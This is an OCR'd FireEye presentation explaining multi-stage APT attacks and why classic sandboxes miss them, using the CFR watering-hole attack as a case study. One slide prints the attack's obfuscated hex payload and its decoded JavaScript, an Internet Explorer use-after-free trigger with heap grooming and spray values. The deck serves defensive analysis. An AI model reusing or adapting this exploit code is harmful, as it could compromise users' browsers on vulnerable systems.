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

FireEye Architecture & Technology

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
Agenda

- Threat Landscape Deep Dive
- A look inside challenges of detection technology
- The FireEye Platform
- FireEye Platform: A Case Study

Current State of Cyber Security

Coordinated Persistent Threat Actors



Dynamic, Polymorphic Malware


NEW THREAT LANDSCAPE

Multi-Vector Attacks

Multi-Staged Attacks

Multi-Staged Cyber Attack

1. Exploitation of System
2. Malware Executable Download
3. Callbacks and Control Established
4. Lateral Spread
5. Data Exfiltration



Exploit Detection is Critical All Subsequent Stages can be Hidden or Obfuscated

What Is An Exploit?

Compromised webpage with exploit object

Exploit object can be in ANY web page

An exploit is NOT the same as the malware executable file!

1.Exploit object rendered by vulnerable software

2.Exploit injects code into running program memory

3.Control transfers to exploit code

Structure of a Multi-Flow APT Attack

Exploit Server

1 Embedded Exploit Alters Endpoint

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

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




Multi-Flow Structure of APT Attacks (e.g. Operation Aurora, Operation Beebus, CFR…)

1. Exploit injects code in Web browser
2. Exploit code downloads encrypted malware
3. Exploit code decrypts malware
4. Target end point connects to C&C server




Multi-Vector Structure of APT Attack
Weaponized Email with Zero-Day Exploit (e.g. RSA)

1. Email with weaponized document, opened by user, causing exploit
2. Client endpoint calls back to infection server
3. Backdoor DLL dropped
4. Encrypted callback over HTTP to command and control server



Traditional “Defense in Depth” is failing

The New Breed of Attacks Evade Signature-Based Defenses



Traditional defense bases on previous knowledge about the attack
Reactive approach to detect threats

Even “classic” sandboxes are not enough…
CFR attack

Initial Check (Language, Windows & Java)

CFR attack

Check for First Time Access

CFR attack


Load the Flash Object

CFR attack

Download HTML then Execute Java Script

CFR attack

Download the TXT file



CFR attack

Decode TXT file & Exploit the Vulnerability

jj76jj61jj72jj20jj65jj30jj20jj3Djj20jj6Ejj75jj6Cjj6Cjj3Bjj20jj76jj61jj72jj20jj65jj31jj20jj3Djj20jj6Ejj75jj6Cjj6Cjj3Bjj20jj76jj61jj72jj20jj65jj32jj20jj3Djj20jj6Ejj75jj6Cjj6Cjj3Bjj20jj76jj61jj72jj20jj61jj72jj72jj4Fjj62jj6Ajj65jj63jj74jj20jj3Djj20jj6Ejj65jj77jj20jj41jj72jj72jj61jj79jj28jj33jj30jj30j20jj30jj3Bjj20jj69jj20jj3Cjj20jj61jj72

DECODE

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var e0 = null; var e1 = null; var e2 = null; var arrObject = new Array(3000); var elmObject = new Array(500); for (var i = 0; i < arrObject.length; i++) { arrObject[i] = document.createElement('div'); arrObject[i].className = unescape("abababababababababababababababababababa"); } for (var i = 0; i < arrObject.length; i += 2) { arrObject[i].className = null; } CollectGarbage(); for (var i = 0; i < elmObject.length; i ++) { elmObject[i] = document.createElement( 'button' ); } for(var i = 1; i < arrObject.length; i += 2) { arrObject[i].className = null; } CollectGarbage(); try {location.href = 'ms-help://'} catch(e){} try { e0 = document.getElementById ("a"); e1 = document.getElementById ("b"); e2 = document.createElement ("q"); e1.applyElement( e2 ); e1.appendChild(document.createElement( 'button' )); e1.applyElement( e0 ); e2.outerText = ""; e2.appendChild(document.createElement( 'body' )); } catch(e) { } CollectGarbage(); for(var i =0; i < 20; i++) { arrObject[i].className = unescape("abababababababababababababababababababa"); } window.location = unescape("%u0d0c%u1212https://www.google.com/settings/account");
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
CFR attack

Get the *SHELL* code to RUN




So what are problems to detect the attack by classic sandbox?

- Four Objects are needed to perform the Attack
  - Flash object – Performed Heap Spray & Planted SHELL Code
  - HTML / JavaScript – Download TXT file
  - Text File – Exploited the Vulnerability
  - Image File – Dropper (Got Decoded)
- Are all there part of the same flow
  - Definitely NOT

So what are problems to detect the attack by classic sandbox?

- Can I send all these files to a sandbox for execution?
  - Today.swf
  - News.html
  - Robots.txt
  - Image.jpg
- Rather not…
- Even if it is possible, how to get the key to decode “TXT” and “JPG” File?

